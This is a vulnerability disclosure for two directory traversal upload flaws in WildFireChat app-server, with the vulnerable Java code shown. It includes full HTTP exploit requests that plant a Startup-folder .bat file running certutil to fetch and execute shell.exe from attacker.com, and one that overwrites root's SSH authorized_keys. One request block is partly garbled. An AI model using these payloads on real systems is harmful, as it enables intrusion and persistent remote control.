

The WildFireChat app-server has two directory traversal file upload vulnerabilities in specific environments.

- The WildFireChat app-server has two directory traversal file upload vulnerability on Windows systems or Linux systems that meet certain conditions, allowing unauthorized file uploads outside the intended directory.
- The vulnerabilities are present in `/logs/{userId}/upload` and `/media/upload/{media_type}` respectively.
- Affected versions
 - `version <= 0.69`
- Poc

```
filename="../../../../../../../../../../../Users/Administrator/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/auto_startup.bat"
```

- Request packet


```
POST /logs/0/upload HTTP/1.1
Host: 127.0.0.1:8888

.....

-----WebKitFormBoundaryZEUKsBAWMUjh6Trb
Content-Disposition: form-data; name="file";
filename="../../../../../../../../../../../Users/Administrator/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/auto_startup.bat"

REM Some Dangerous System Commands
certutil -urlcache -split -f http://attacker.com/shell.exe C:\temp\evil.exe &&
C:\temp\evil.exe
-----WebKitFormBoundaryZEUKsBAWMUjh6Trb--
```

- Exploit Details
 - The vulnerability occurs in the `/logs/{userId}/upload` route on the server side. The filename of the log file uploaded by the user is directly concatenated at the end of the log file path. If the filename contains `../`, the generated file may lead to directory traversal, resulting in an arbitrary file upload vulnerability.




```
main > java > cn > wildfirechat > app > J AppController.java > AppController > uploadFiles(MultipartFile, String)
public class AppController {
    @CrossOrigin
    @PostMapping(value = "/put_group_announcement", produces = "application/json;charset=UTF-8")
    public Object putGroupAnnouncement(@RequestBody GroupAnnouncementPojo request) {
        return mService.putGroupAnnouncement(request);
    }

    代码解释 | 函数注释 | 调优建议 | 行间注释 | 生成单元测试
    @CrossOrigin
    @PostMapping(value = "/get_group_announcement", produces = "application/json;charset=UTF-8")
    public Object getGroupAnnouncement(@RequestBody GroupIdPojo request) {
        return mService.getGroupAnnouncement(request.groupId);
    }

    /*
    客户端上传协议栈日志
    */
    代码解释 | 函数注释 | 调优建议 | 行间注释 | 生成单元测试
    179 @PostMapping(value = "/logs/{userId}/upload") Ctr1 + I 基于选中代码进行对话
    180 public Object uploadFiles(@RequestParam("file") MultipartFile file, @PathVariable("userId") String userId) throws
    181 IOException {
    182     return mService.saveUserLogs(userId, file);
    183 }

    /*
    投诉和建议
    */
    代码解释 | 函数注释 | 调优建议 | 行间注释 | 生成单元测试
    187 @CrossOrigin
    188 @PostMapping(value = "/complain", produces = "application/json;charset=UTF-8")
    189 public Object complain(@RequestBody ComplainRequest request) {
    190     return mService.complain(request.text);
    191 }

    /*
    物联网相关接口
    */
    代码解释 | 函数注释 | 调优建议 | 行间注释 | 生成单元测试
    196 @PostMapping(value = "/things/add_device")
    197 public Object addDevice(@RequestBody InputCreateDevice createDevice) {
```



```
main > java > cn > wildfirechat > app > J ServiceImpl.java > ServiceImpl > saveUserLogs(String, MultipartFile)
72 public class ServiceImpl implements Service {
1086 public RestResult putGroupAnnouncement(GroupAnnouncementPojo request) {
1092 }
1093 }
1094
1095 Announcement announcement = new Announcement();
1096 announcement.setGroupId(request.groupId);
1097 announcement.setAuthor(request.author);
1098 announcement.setAnnouncement(request.text);
1099 request.timestamp = System.currentTimeMillis();
1100 announcement.setTimestamp(request.timestamp);
1101
1102 announcementRepository.save(announcement);
1103 return RestResult.ok(request);
1104 }
1105
1106 代码解释 | 函数注释 | 调优建议 | 行间注释 | 生成单元测试
1107 @Override
1108 public RestResult saveUserLogs(String userId, MultipartFile file) { Ctr1 + I 基于选中代码进行对话
1109     File localFile = new File(userLogPath, userId + "_" + file.getOriginalFilename());
1110
1111     try {
1112         file.transferTo(localFile);
1113     } catch (IOException e) {
1114         e.printStackTrace();
1115         return RestResult.error(ERROR_SERVER_ERROR);
1116     }
1117
1118     return RestResult.ok(object:null);
1119 }
1120
1121 代码解释 | 函数注释 | 调优建议 | 函数拆分 | 行间注释 | 生成单元测试
1122 @Override
1123 public RestResult addDevice(InputCreateDevice createDevice) {
1124     try {
1125         Subject subject = SecurityUtils.getSubject();
1126         String userId = (String) subject.getSession().getAttribute("userId");
1127
1128         if (!StringUtils.isEmpty(createDevice.getDeviceId())) {
1129             IMResult<OutputDevice> outputDeviceIMResult = UserAdmin.getDevice(createDevice.getDeviceId());
```

- The code reveals that the generated log filename is constructed by concatenating the `{userId}` parameter, an underscore `_`, and the original filename.
- On Windows systems, when a parent directory does not exist, using `../` allows bypassing that directory level without triggering an error. However, on Linux systems, this operation results in an error. A comparison is shown below:

```
C:\Users\qawsed\testdir>dir
驱动器 C 中的卷没有标签。
卷的序列号是 02CF-3B17

C:\Users\qawsed\testdir 的目录

2025/04/30  18:07    <DIR>          .
2025/04/30  18:07    <DIR>          ..
                0 个文件                0 字节
                2 个目录 56,697,126,912 可用字节

C:\Users\qawsed\testdir>cd folder_not_exists/windows_system/../../../../../
C:\>
```

```
pwn@pwn:~/testdir$ ls -la
total 8
drwxrwxr-x  2 pwn pwn 4096  4月 30 18:08 .
drwxr-x--- 21 pwn pwn 4096  4月 30 18:08 ..

pwn@pwn:~/testdir$ cd folder_not_exists/linux_system/../../../../../
bash: cd: folder_not_exists/linux_system/../../../../../: No such file or directory
pwn@pwn:~/testdir$
```

- Therefore, if the server is deployed on a Windows system, we can craft the following request packet to carry out the attack.


The screenshot illustrates a directory traversal attack on a Windows system. It shows a crafted HTTP request packet and a file upload interface. The request is a POST to `/logs/0/upload HTTP/1.1` with various headers and a multipart/form-data body. The body contains a file named `auto_startup.bat` with a path that includes a directory traversal sequence. Below the request, a file upload table shows `auto_startup.bat` being uploaded. A red arrow points from the file name in the table to a preview window of the file. The preview window shows the content of `auto_startup.bat`, which includes a comment about dangerous system commands and a `certutil` command to download a shell. A red arrow points to the `logs.user_logs_path=C:\Temp\'` configuration line in the file content.

- In a Linux environment, if we want to achieve directory traversal during file upload, the directory specified in the `logs.user_logs_path` configuration must contain a subdirectory whose name includes an underscore `_`. For example, as shown in the diagram below:

```

1 POST /logs/folder_name_with/upload HTTP/1.1
2 Host: 172.24.84.79:8888
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Sec-GPC: 1
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0
12 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryxieBnXf2HJaemAN
13 Content-Length: 313
14
15 -----WebKitFormBoundaryxieBnXf2HJaemAN
16 Content-Disposition: form-data; name="file"; filename="underline/../../../../../../../../root/.ssh/authorized_keys"
17
18 ssh-ed25519 AAAAC3NzaC1lZD1lNTESAAAAIITDUPT8hr253NYBTEMcGaTs+pa7yHk6le5hARSocw9 qawsed@DESKTOP-31TNI1MB
19 -----WebKitFormBoundaryxieBnXf2HJaemAN--
20
21 HTTP/1.1 200
22 Access-Control-Allow-Origin: *
23 Access-Control-Allow-Credentials: true
24 Access-Control-Allow-Headers: Content-Type, Access-Contr
25 Access-Control-Expose-Headers: authToken
26 Content-Type: application/json
27 Date: Wed, 30 Apr 2025 12:38:21 GMT
28 Connection: close
29 Content-Length: 30
30
31 {
32   "code": 0,
33   "message": "success"
34 }

```




- In addition to the `/logs/{userId}/upload` endpoint, the `/media/upload/{media_type}` endpoint also has the same type of vulnerability. By logging in as any user and constructing a malicious request, directory traversal file upload can be achieved. Compared to the previous endpoint, this vulnerability is more exploitable on Windows systems. On Linux systems, however, due to the uncontrollable `userId` and `System.currentTimeMillis()`, the conditions for exploiting directory traversal to upload files are far more restrictive.

```

J ServiceImpl.java 1  application.properties  J Service.java 1  J ConferenceController.java  J AppController.java 1  J SmsServiceImpl.java
main > java > cn > wildfirechat > app > J ServiceImpl.java > ServiceImpl > uploadMedia(int, MultipartFile)
72 public class ServiceImpl implements Service {
1163 public RestResult sendMessage(SendMessageRequest request) {
1164     // 这里就不需要再判断是否登录了，因为已经通过鉴权了，所以这里就不需要再判断是否登录了
1188     return RestResult.ok(imResult.getResult());
1189 }
1190 } catch (Exception e) {
1191     e.printStackTrace();
1192 }
1193 return RestResult.error(ERROR_SERVER_ERROR);
1194 }
1195
1196 代码解释 | 函数注释 | 调优建议 | 函数拆分 | 行间注释 | 生成单测
1197 @Override
1198 public RestResult uploadMedia(int mediaType, MultipartFile file) {
1199     Subject subject = SecurityUtils.getSubject();
1200     String userId = (String) subject.getSession().getAttribute("userId");
1201     String uuid = new ShortUUIDGenerator().getUserName(userId);
1202     String fileName = userId + "-" + System.currentTimeMillis() + "-" + uuid + "-" + file.getOriginalFilename();
1203     File localFile = new File(ossTempPath, fileName);
1204
1205     try {
1206         file.transferTo(localFile);
1207     } catch (IOException e) {
1208         e.printStackTrace();
1209         return RestResult.error(ERROR_SERVER_ERROR);
1210     }
1211 }

```



- Full Request packet

```
POST /logs/folder_name_with/upload HTTP/1.1
Host: 172.24.84.79:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Sec-GPC: 1
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryxieBnXwF2HJaemAN
Content-Length: 313

-----WebKitFormBoundaryxieBnXwF2HJaemAN
Content-Disposition: form-data; name="file"; filename="
../../../../../../../../Users/Administrator/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/auto_startup_2.bat"
REM Some Dangerous System Commands
certutil -urlcache -split -f http://attacker.com/shell.exe C:\temp\evil.exe && C:\temp\evil.exe
-----WebKitFormBoundaryxieBnXwF2HJaemAN--

ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILTDPuct8hr253NYBTEMcGaTs+pa7yHk6Ie5hARSocw9
qawsed@DESKTOP-31TNIMB
-----WebKitFormBoundaryxieBnXwF2HJaemAN--
```

```
POST /media/upload/0 HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
JSESSIONID: cedfabebae1a476297ef0987f61d8cec
Auth token: cedfabebae1a476297ef0987f61d8cec
Sec-GPC: 1
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryIaRN8DXW484rbd7J
Content-Length: 440

-----WebKitFormBoundaryIaRN8DXW484rbd7J
Content-Disposition: form-data; name="file";
filename="../../../../../../../../../../../../../../../../../../../Users/Administrator/AppData/Roaming/Microsoft/Windows/Start
Menu/Programs/Startup/auto_startup_2.bat"

REM Some Dangerous System Commands
certutil -urlcache -split -f http://attacker.com/shell.exe C:\temp\evil.exe &&
C:\temp\evil.exe
-----WebKitFormBoundaryIaRN8DXW484rbd7J--
```